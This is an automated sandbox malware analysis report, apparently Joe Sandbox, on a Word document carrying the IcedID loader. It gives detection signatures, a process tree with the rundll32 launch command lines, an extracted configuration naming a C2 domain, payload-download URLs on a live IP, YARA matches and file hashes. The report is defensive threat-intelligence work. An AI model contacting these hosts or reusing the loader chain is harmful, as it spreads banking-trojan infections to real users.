ID: 682555
Sample Name:
dodsonimaging,file,08.11.2022.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 17:26:52
Date: 11/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

dodsonimaging,file,08.11.2022.doc


Overview

General Information

Sample Name:	dodsonimaging,file,08.11.2022.doc
Analysis ID:	682555
MD5:	db11828aed458e.
SHA1:	3487931f130485..
SHA256:	d297f78ca4fc35e..
Tags:	doc IcedID
Infos:	



Detection




IcedID

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Document exploit detected (drops P…
- Malicious sample detected (through…
- Office document tries to convince v…
- System process connects to networ…
- Document exploit detected (creates…
- Antivirus detection for dropped file
- Yara detected IcedID
- Submitted sample is a known malwa…
- Office process drops PE file
- Machine Learning detection for sam…
- Document contains an embedded V…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 1232 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
  - r8F8A.tmp.exe (PID: 1364 cmdline: "C:\Users\user\AppData\Local\Temp\r8F8A.tmp.exe" "C:\Users\user\AppData\Local\Temp\y84FE.tmp.dll",#1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
    - rundll32.exe (PID: 1552 cmdline: "C:\Users\user\AppData\Local\Temp\r8F8A.tmp.exe" "C:\Users\user\AppData\Local\Temp\y84FE.tmp.dll",#1 MD5: DD81D91FF3B0763C392422865C9AC12E)
- **cleanup**

Malware Configuration

Threatname: IcedID

```
{
  "Campaign ID": 3570055661,
  "C2 url": "alexbionka.com"
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.946706838.0000000180001000.00000020.00001000.00020000.00000000.sdmp	Windows_Trojan_IcedID_0b62e783	unknown	unknown	• 0x876:$a: 89 44 95 E0 83 E0 07 8A C8 42 8B 44 85 E0 D3 C8 FF C0 42 89 44
00000005.00000002.946706838.0000000180001000.00000020.00001000.00020000.00000000.sdmp	Windows_Trojan_IcedID_91562d18	unknown	unknown	• 0x1bc4:$a: 44 8B 4C 19 2C 4C 03 D6 74 1C 4D 85 C0 74 17 4D 85 C9 74 12 41
00000005.00000002.946706838.0000000180001000.00000020.00001000.00020000.00000000.sdmp	Windows_Trojan_IcedID_48029e37	unknown	unknown	• 0x1190:$a: 48 C1 E3 10 0F 31 48 C1 E2 20 48 0B C2 0F B7 C8 48 0B D9 8B CB 83 E1

Source	Rule	Description	Author	Strings
00000005.00000002.946709887.0000000180004000.00000002.00001000.00020000.00000000.sdmp	Windows_Trojan_IcedID_11d24d35	unknown	unknown	• 0x3d0:$a2: loader_dll_64.dll
00000005.00000002.946534785.000000000045E000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_IcedID_6	Yara detected IcedID	Joe Security	
Click to see the 7 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.rundll32.exe.180000000.1.unpack	MAL_IcedID_GZIP_LDR_202104	2021 initial Bokbot / Icedid loader for fake GZIP payloads	Thomas Barabosch, Telekom Security	• 0x27d0:$internal_name: loader_dll_64.dll • 0x3198:$string0: _gat= • 0x3048:$string1: _ga= • 0x30a0:$string2: _gid= • 0x3118:$string3: _u= • 0x303a:$string4: _io= • 0x3054:$string5: GetAdaptersInfo • 0x2b08:$string6: WINHTTP.dll • 0x27f4:$string7: DllRegisterServer • 0x2806:$string8: PluginInit • 0x3134:$string9: POST
5.2.rundll32.exe.180000000.1.unpack	JoeSecurity_IcedID_6	Yara detected IcedID	Joe Security	
5.2.rundll32.exe.180000000.1.unpack	MALWARE_Win_IceID	Detects IceID / Bokbot variants	ditekSHen	• 0x3134:$n1: POST • 0x3194:$n2: ; _gat= • 0x3044:$n3: ; _ga= • 0x3114:$n4: ; _u= • 0x3034:$n5: ; __io= • 0x309c:$n6: ; _gid= • 0x316c:$n7: Cookie: __gads= • 0x30f4:$s1: c:\ProgramData • 0x27d0:$s2: loader_dll_64.dll
5.2.rundll32.exe.180000000.1.unpack	Windows_Trojan_IcedID_11d24d35	unknown	unknown	• 0x27d0:$a2: loader_dll_64.dll
5.2.rundll32.exe.180000000.1.unpack	Windows_Trojan_IcedID_0b62e783	unknown	unknown	• 0xc76:$a: 89 44 95 E0 83 E0 07 8A C8 42 8B 44 85 E0 D3 C8 FF C0 42 89 44
Click to see the 14 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus detection for dropped file

Yara detected IcedID

Machine Learning detection for sample

Software Vulnerabilities

Document exploit detected (drops PE files)

Document exploit detected (creates forbidden files)

Document exploit detected (process start blacklist hit)

Networking

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected IcedID

System Summary

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Submitted sample is a known malware sample

Office process drops PE file

Document contains an embedded VBA macro with suspicious strings

Malware Analysis System Evasion

Tries to detect virtualization through RDTSC time measurements

Contains functionality to detect hardware virtualization (CPUID execution measurement)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Stealing of Sensitive Information

Yara detected IcedID

Remote Access Functionality


Yara detected IcedID

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Command and Scripting Interpreter	Path Interception	1 1 1 Process Injection	1 Masquerading	OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	2 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 2 Scripting	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Disable or Modify Tools	LSASS Memory	2 2 Security Software Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 4 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Native API	Logon Script (Windows)	Logon Script (Windows)	1 1 1 Process Injection	Security Account Manager	1 Account Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Local Accounts	3 3 Exploitation for Client Execution	Logon Script (Mac)	Logon Script (Mac)	1 2 Scripting	NTDS	1 System Owner/User Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Obfuscated Files or Information	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Rundll32	Cached Domain Credentials	1 System Network Configuration Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	1 File and Directory Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	2 4 System Information Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
dodsonimaging,file,08.11.2022.doc	26%	Virustotal		Browse
dodsonimaging,file,08.11.2022.doc	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\y84FE.tmp.dll	100%	Avira	HEUR/AGEN.1251556	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\loader_p3_dll_64_n3_crypt_x64_asm_clone_n152[1].dll	100%	Avira	HEUR/AGEN.1251556	
C:\Users\user\AppData\Local\Temp\~DF4786325F45128C5F.TMP	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\r8F8A.tmp.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\r8F8A.tmp.exe	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.rundll32.exe.180000000.1.unpack	100%	Avira	HEUR/AGEN.1205098		Download File
5.2.rundll32.exe.7fef74d0000.2.unpack	100%	Avira	HEUR/AGEN.1251556		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
alexbionka.com	0%	Avira URL Cloud	safe	
http://45.8.146.139/fhfty/O-M--V4GO6516F-U91Z1DJNJ2U9D-823/rma	0%	Avira URL Cloud	safe	
http://alexbionka.com/	0%	Avira URL Cloud	safe	
http://45.8.146	0%	Avira URL Cloud	safe	
http://45.8.146.139/fhfty/O-M--V4GO6516F-U91Z1DJNJ2U9D-823/rm	0%	Avira URL Cloud	safe	
http://45.8.146.139/fhfty/O-M--V4GO6516F-U91Z1DJNJ2U9D-823/rm&	0%	Avira URL Cloud	safe	
http://45.8.146.139/fhfty/O-M--V4GO6516F-U91Z1DJNJ2U9D-823/rm516F-U91Z1DJNJ2U9D-823/rm3/rm3/rm	0%	Avira URL Cloud	safe	
http://45.8.146.139/fhfty/O-M--V4GO6516F-U91Z1DJNJ2U9D-823/rmli	0%	Avira URL Cloud	safe	
http://45.8.146.139/fhfty/O-M--V4GO6516F-U91Z1DJNJ2U9D-823/rmT&	0%	Avira URL Cloud	safe	
http://45.8.146.139/fhfty/O-M--V4GO651	0%	Avira URL Cloud	safe	
http://45.8.146.139/fhfty/O-M--V4GO6516F-U91Z1DJNJ2U9D-823/rmj	0%	Avira URL Cloud	safe	
http://45.8.146.139/fhfty/O-M--V4GO6516F-U91Z1DJNJ2U9D-823/rmv&	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
alexbionka.com	64.227.108.27	true	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
alexbionka.com	true	• Avira URL Cloud: safe	unknown
http://alexbionka.com/	true	• Avira URL Cloud: safe	unknown
http://45.8.146.139/fhfty/O-M--V4GO6516F-U91Z1DJNJ2U9D-823/rm	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://45.8.146.139/fhfty/O-M--V4GO6516F-U91Z1DJNJ2U9D-823/rma	r8F8A.tmp.exe, 00000004.00000002.947204650.0000000000520000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://45.8.146	rundll32.exe, 00000005.00000002.946534785.000000000045E000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http://45.8.146.139/fhfty/O-M--V4GO6516F-U91Z1DJNJ2U9D-823/rm&	r8F8A.tmp.exe, 00000004.00000002.947193974.00000000002C0000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://45.8.146.139/fhfty/O-M--V4GO6516F-U91Z1DJNJ2U9D-823/rm516F-U91Z1DJNJ2U9D-823/rm3/rm3/rm	rundll32.exe, 00000005.00000002.946524016.0000000000420000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://45.8.146.139/fhfty/O-M--V4GO6516F-U91Z1DJNJ2U9D-823/rmli	r8F8A.tmp.exe, 00000004.00000002.947204650.0000000000520000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://45.8.146.139/fhfty/O-M--V4GO6516F-U91Z1DJNJ2U9D-823/rmT&	r8F8A.tmp.exe, 00000004.00000002.947193974.00000000002C0000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://45.8.146.139/fhfty/O-M--V4GO651	r8F8A.tmp.exe, 00000004.00000002.947212998.0000000000544000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://45.8.146.139/fhfty/O-M--V4GO6516F-U91Z1DJNJ2U9D-823/rmj	r8F8A.tmp.exe, 00000004.00000002.947197812.0000000000360000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://45.8.146.139/fhfty/O-M--V4GO6516F-U91Z1DJNJ2U9D-823/rmv&	r8F8A.tmp.exe, 00000004.00000002.947193974.00000000002C0000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.8.146.139	unknown	Russian Federation		44676	VMAGE-ASRU	false
64.227.108.27	alexbionka.com	United States		14061	DIGITALOCEAN-ASNUS	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	682555
Start date and time:	2022-08-11 17:26:52 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 25s
Hypervisor based Inspection enabled:	false

Report type:	light
Sample file name:	dodsonimaging,file,08.11.2022.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@5/14@2/2
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 57.5% (good quality ratio 39.1%) • Quality average: 51.4% • Quality standard deviation: 40.7%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .doc • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe
- TCP Packets have been reduced to 100
- Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:27:36	API Interceptor	1x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\loader_p3_dll_64_n3_crypt_x64_asm_clone_n152[1].dll

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	downloaded
Size (bytes):	360448
Entropy (8bit):	4.669605444265748
Encrypted:	false
SSDEEP:	6144:4YCYa6MfAcSlE+S0fzAMJfWpKd5WhAl7CJDZ/PeHbUhHTmGPqG7s6FmlEHKiTd:/CwMfjSlE+A4eguRJDtPZIG46FkEH9
MD5:	18CC94DD7BBBFF54DF547A4F47346F01
SHA1:	B13786283F076A3E95BEDF277C4AD5CCF74D407E
SHA-256:	2FFB609277439F8D2F4E2716C54F282030BA717A59234098F364205BCF37FE9C
SHA-512:	798FB93688E812ED1AC854B9B4CF93E2A5BD5A3602CFED7F266B64526480A2102527C310513726800F6390D47E3F37444C0B4E90945B92EA73A6FA13328E5B67
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100%
Reputation:	low
IE Cache URL:	http://45.8.146.139/fhfty/O-M--V4GO6516F-U91Z1DJNJ2U9D-823/rm
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....U.4...Z...Z...Z...Y...Z.Y.Z...Z.3...Z.j.X...Z.Rich..Z.....PE..d...Y..b....." ....x.....`.....}..... .text....w.....x..... ..`.rdata..}.....|.....@..@.rsrc.....~.....@..@..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5C2DDEE.png

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	PNG image data, 440 x 440, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	256043
Entropy (8bit):	7.978649843052502
Encrypted:	false
SSDEEP:	3072:oHOxTlIBnmM5ZwN3oWcuwnPlWUHeMlJ3NsT51XIcxe38wh06q6vOYgMC4Gy0HBZ8:5TJ+K2P5lmDICe38wi6vrgLRiw981
MD5:	D3341817BB7485FA43E737DDCCFCDA50
SHA1:	B14836FF62F326C98E26218754BBFE85DBA7A654
SHA-256:	A2482A832CC317A2D773F9FCDFCF843ED8E84597F9B382DB0420DC5578D56943
SHA-512:	AE51BACA31BAFD99D370531AD8E2E92EF4B38AACAF8E2684E9D23BDB8C0E85D23E2CDED482D314A30C364D5F6071D9B7F8E61D98656A8532C56409906B2AB920
